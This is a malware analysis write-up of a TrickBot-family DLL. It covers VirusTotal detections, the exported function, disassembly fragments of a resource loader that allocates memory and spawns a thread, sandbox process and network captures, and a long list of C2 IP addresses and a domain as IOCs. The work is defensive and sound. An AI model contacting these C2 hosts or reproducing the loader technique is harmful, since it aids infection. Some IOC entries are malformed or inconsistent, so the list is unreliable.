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
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The screenshot shows the VirusTotal interface with the hash d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781. It displays detection results from various engines:

Engine	Detection
Lionic	Trojan.Win32.Trickpak.4!c
MAX	Malware (ai Score=81)
McAfee	RDN/TrickBot
Microsoft	Trojan:Win32/TrickBotCrypt.GU!MTB
Panda	Trj/GdSda.A
SentinelOne (Static ML)	Static AI - Malicious PE
Malwarebytes	Trojan.MalPack
MaxSecure	Trojan.Malware.134037977.susgen
McAfee-GW-Edition	BehavesLike.Win32.VBofus.fc
Palo Alto Networks	Generic.ml
SecureAge APEX	Malicious
Sophos	Mal/Genetic-B + Mal/Kryptik-FL

Using Cffexplorer we can see it does contain the export function 'SieletW'.



The screenshot shows CFF Explorer with the file d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781.dll. The 'Export Directory' is selected in the left pane. The main pane displays the following data:

Member	Offset	Size	Value
Characteristics	0000D010	Dword	00000000
TimeStamp	0000D014	Dword	61C453D0
MajorVersion	0000D018	Word	0000
MinorVersion	0000D01A	Word	0000
Name	0000D01C	Dword	0000E442
Base	0000D020	Dword	00000001
NumberOfFunctions	0000D024	Dword	00000001
NumberOfNames	0000D028	Dword	00000001
AddressOfFunctions	0000D02C	Dword	0000E438

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001160	0000	0000E44E	SieletW

In Cutter we can see the disassembly of the malware. As seen below it calls the following API's inside the exported function SieletW.

1. FindResourceA
2. LoadResourceA
3. VirtualAlloc
4. Sleep
5. CreateThread


```

; arg LPCSTR lpType @ ebp+0x10
; arg int32_t arg_14h @ ebp+0x14
; arg int32_t arg_18h @ ebp+0x18
push ebp
mov ebp, esp
push ecx
mov eax, dword [lpType]
mov ecx, dword [lpName]
push ebx
push esi
push edi
mov edi, dword [hModule]
push eax
; LPCSTR lpType
push ecx
; LPCSTR lpName
push edi
; HMODULE hModule
call dword [FindResourceA]
; 0x1000c008 ; HRSRC FindResourceA(HMODULE hModule, LPCSTR lpN...
mov esi, eax
test esi, esi

```

[var_4h]
[var_4h]

```

[0x1000108c]
push esi
; HRSRC hResInfo
push edi
; HMODULE hModule
call dword [LoadResource]
; 0x1000c004 ; HGLOBAL LoadResource(HMODULE hModule, HRSRC hResInfo)
push esi
; HRSRC hResInfo
push edi
; HMODULE hModule
mov ebx, eax
call dword [SizeofResource]
; 0x1000c000 ; DWORD SizeofResource(HMODULE hModule, HRSRC hResInfo)
mov edx, dword [arg_14h]
mov dword [edx], ebx
mov edx, dword [arg_18h]
pop edi
mov ecx, 1
pop esi
mov dword [edx], ecx

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sp]

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[0x100011f2]
push 0x3e8
; 1000 ; DWORD dwMilliseconds
call dword [Sleep]
; 0x1000c014 ; VOID Sleep(DWORD dwMilliseconds)
jmp 0x100011e0

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```

[0x100011ff]
mov ebx, dword [ebp+0x10]
mov edx, dword [ebp+0x14]
fld dword [ebp+0x18]
fld dword [ebp+0x1c]
add ebx, 0xffff

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[0x100012e8]
mov eax, dword [var_ch]
push str.PDSVS00nasbyvdgpniknasbdngchi ; 0x1000c184 ; int32_t arg_fh
push eax
; int32_t arg_ch
push esi
; int32_t arg_8h
call fcn.100010c0
add esp, 0xc
push 0
push 0
push 0
push esi
push 0
push 0
; LPSECURITY_ATTRIBUTES lpThreadAttributes
call dword [CreateThread]
; 0x1000c010 ; HANDLE CreateThread(LPSECURITY_ATTRIBUTES lpThreadAttributes, DWORD dwStackSize, DWORD dwMilliseconds)
push 0xafc8
call dword [Sleep]
; 0x1000c014 ; VOID Sleep(DWORD dwMilliseconds)

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most of the other functionality is inside the obfuscated code that is loaded from the resource section. Now we can do behavioural analysis to see what the malware does. Executing the malware we can see it creates a new process 'wormgr.exe' and tries to connect to the C2 domain.

HKCR\SMO:2764:304:WilStaging_02	SearchIndexer.exe	3068	15.21 MB	NT AUTHORITY\SYSTEM
HKCU\Software\Classes\AccessibilitySoundAgentRunning	ShellExperienceHost.exe	2484	21.77 MB	MSEDGWIN10\IE
HKCR\AccessibilitySoundAgentRunning	SearchUI.exe	3224	80.85 MB	MSEDGWIN10\IE
HKCU\Software\Classes\AccessibilitySoundAgentRunning	RuntimeBroker.exe	3260	2.95 MB	MSEDGWIN10\IE
HKCR\AccessibilitySoundAgentRunning	RuntimeBroker.exe	3648	9.45 MB	MSEDGWIN10\IE
HKCU\Software\Classes\AccessibilitySoundAgentRunning	RuntimeBroker.exe	3896	2.85 MB	MSEDGWIN10\IE
HKCR\AccessibilitySoundAgentRunning	SppExtComObj.Exe	3744	1.76 MB	N...\NETWORK SEI
HKCU\Software\Classes\AccessibilitySoundAgentRunning	svchost.exe	4072	4.39 MB	N...\NETWORK SEI
HKCU\Software\Classes\SMO:2764:120:WilError_02	SgrmBroker.exe	3020	2.16 MB	NT AUTHORITY\SYSTEM
HKCR\SMO:2764:120:WilError_02	svchost.exe	836	2.16 MB	NT AUTHORITY\SYSTEM
HKCU\Software\Classes\SMO:2764:120:WilError_02	SecurityHealthService.exe	1752	2.98 MB	NT AUTHORITY\SYSTEM
HKCR\SMO:2764:120:WilError_02	cmd.exe	3136	1.99 MB	NT AUTHORITY\SYSTEM
HKCU\Software\Classes\SMO:2764:120:WilError_02	conhost.exe	1768	6.32 MB	NT AUTHORITY\SYSTEM
HKCR\SMO:2764:120:WilError_02	dllhost.exe	568	3.2 MB	MSEDGWIN10\IE
HKCU\Software\Classes\SMO:2160:304:WilStaging_02	WindowsInternal.Compos...	4188	14.02 MB	MSEDGWIN10\IE
HKCR\SMO:2160:304:WilStaging_02	wermgr.exe	4904	7.28 MB	MSEDGWIN10\IE

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101	173.527918854	10.0.1.6	10.0.1.2	DNS	76	Standard query 0x62																																																																																																						
102	173.536495711	10.0.1.2	10.0.1.6	DNS	92	Standard query response																																																																																																						
103	174.885551426	10.0.1.6	95.140.217.242	TCP	66	49707 → 443 [SYN] Seq=0																																																																																																						
104	177.888840919	10.0.1.6	95.140.217.242	TCP	66	[TCP Retransmission]																																																																																																						
105	178.546050262	PcsCompu_ed:eb:6e	PcsCompu_bb:c6:ae	ARP	42	Who has 10.0.1.6? T																																																																																																						
106	178.546361113	PcsCompu_bb:c6:ae	PcsCompu_ed:eb:6e	ARP	60	10.0.1.6 is at 08:00:27:bb:c6:ae																																																																																																						
107	183.905254667	10.0.1.6	95.140.217.242	TCP	66	[TCP Retransmission]																																																																																																						
108	188.751339484	PcsCompu_bb:c6:ae	PcsCompu_ed:eb:6e	ARP	60	Who has 10.0.1.2? T																																																																																																						
109	188.751353117	PcsCompu_ed:eb:6e	PcsCompu_bb:c6:ae	ARP	42	10.0.1.2 is at 08:00:27:ed:eb:6e																																																																																																						
110	197.940157525	10.0.1.6	190.109.169.161	TCP	66	49708 → 443 [SYN] Seq=0																																																																																																						

In process hacker we can also see multiple ipaddress used by the malware which were encrypted before.

Results - rundll32.exe (4288)

2,096 results.

Address	Length	Result
0x352da648	281	37BD11FACF8100E2A72A920EDBBA6CA816651DE2D0092D6F75E96604F8119AD737BD11FACF8100E2A72A920EDBBA6CA816
0x352dfc60	26	41.175.22.226
0x352e0dc0	20	114.76.201.233:33792
0x352e0de8	30	219.196.101.204
0x352e0e10	28	213.32.252.221
0x352e0e38	22	89.46.216.2
0x352e0e60	30	186.121.214.106
0x352e0e88	22	103.36.79.3
0x352e0eb0	21	219.196.101.204:40965
0x352e0ed8	26	103.108.97.51
0x352e0f00	19	189.112.119.205:443
0x352e0f28	19	186.121.214.106:443
0x352e0f50	18	213.32.252.221:443
0x352e0f78	18	90.254.224.52:7937
0x352e0fa0	19	228.100.94.21:15105
0x352e0fc8	19	217.90.16.242:19314
0x352e0ff0	17	189.51.118.78:443
0x352e1018	17	89.13.62.95:13020
0x352e1040	17	61.69.102.170:443

Here we can see the windows build number 19043 for the analysis machine being used in one of the Urls being used by the malware to get machine specific files.

0x3421538	25	Schannel Security Package
0x3421cc0	54	RSVP TCPv6 Service Provider
0x34220d0	54	RSVP UDPv6 Service Provider
0x34224e0	22	Hyper-V RAW
0x34226e8	48	MSAFD RfComm [Bluetooth]
0x34228f0	40	MSAFD Tcpip [TCP/IP]
0x3422af8	40	MSAFD Tcpip [RAW/IP]
0x3422d00	44	MSAFD Tcpip [TCP/IPv6]
0x3422f08	44	MSAFD Tcpip [UDP/IPv6]
0x3423110	40	MSAFD Tcpip [UDP/IP]
0x3423318	44	MSAFD Tcpip [RAW/IPv6]
0x3423520	50	RSVP TCP Service Provider
0x3423728	46	MSAFD L2CAP [Bluetooth]
0x3429f58	26	181.129.85.98
0x342a5e8	26	181.129.85.98
0x342af20	16	qqqqqqqqqqqqqqqqqq
0x342b530	16	qqqqqqqqqqqqqqqqqq
0x342b718	190	@://181.129.85.98:443/rob144/DESKTOP-6PLUBKG_W10019043.F72C4B900B33EEF7B5A7330BD3F50EBB/5/file/
0x342b894	190	https://181.129.85.98/rob144/DESKTOP-6PLUBKG_W10019043.F72C4B900B33EEF7B5A7330BD3F50EBB/5/file/
0x342ba20	23	LRPC-25251f541e9b83ee9c
0x342bad4	23	LRPC-d9ae47edb9f1632e6b

IOC:-

- **Host based IOC**
 - File system
 - Creates 'c:\programdata\uegdsj.bat' file
 - Creates 'c:\programdata\kgheowd.dll' file
 - Process
 - Creates wermgr.exe process
- **Network Based IOC**
 - <https://rredgh.org/reply.php>
 - 181.129.85.98
 - 61.69.102.170:443
 - 219.196.101.204:40965
 - 114.185.91.77:58258
 - 228.100.94.21:15105
 - 47.80.154.14:51982
 - 181.129.85.98:443
 - 189.51.118.78:443
 - 49.176.188.184:443
 - 213.32.252.221:443
 - 186.121.214.106:443
 - 89.13.62.95:13020
 - 248.85.167.126:62436
 - 59.147.129.141:4865
 - 105.198.215.124:4101
 - 90.254.224.52:7937
 - 189.112.119.205:443
 - 15.107.104.39:732
 - 115.195.205.216:3845
 - 114.76.201.233:33792

- 217.90.16.242:19314
- 145.154.43.46:45057
- 189.112.119.205
- 190.214.21.14
- 213.32.252.221
- 145.154.43.46
- 186.121.214.106
- 47.80.154.14
- 217.90.16.242
- 186.159.12.18
- 189.51.118.78
- 95.140.217.242
- 186.47.75.58
- 189.51.118.78
- 213.32.252.221
- 89.46.216.2
- 95.140.217.242
- 41.175.22.226
- 187.108.32.133
- 190.109.169.161
- 49.176.188.184
- 201.184.226.74
- 190.109.171.17
- 186.42.212.30
- 248.85.167.126
- 103.36.79.3
- 219.196.101.204
- 03.108.97.51
- 189.112.119.205
- 181.196.148.202
- 217.90.16.242
- 61.69.102.170
- 15.107.104.39
- 186.159.5.177
- 189.51.118.78
- 186.121.214.106
- 61.69.102.170
- 190.109.169.161
- 190.109.171.17
- 186.42.212.30

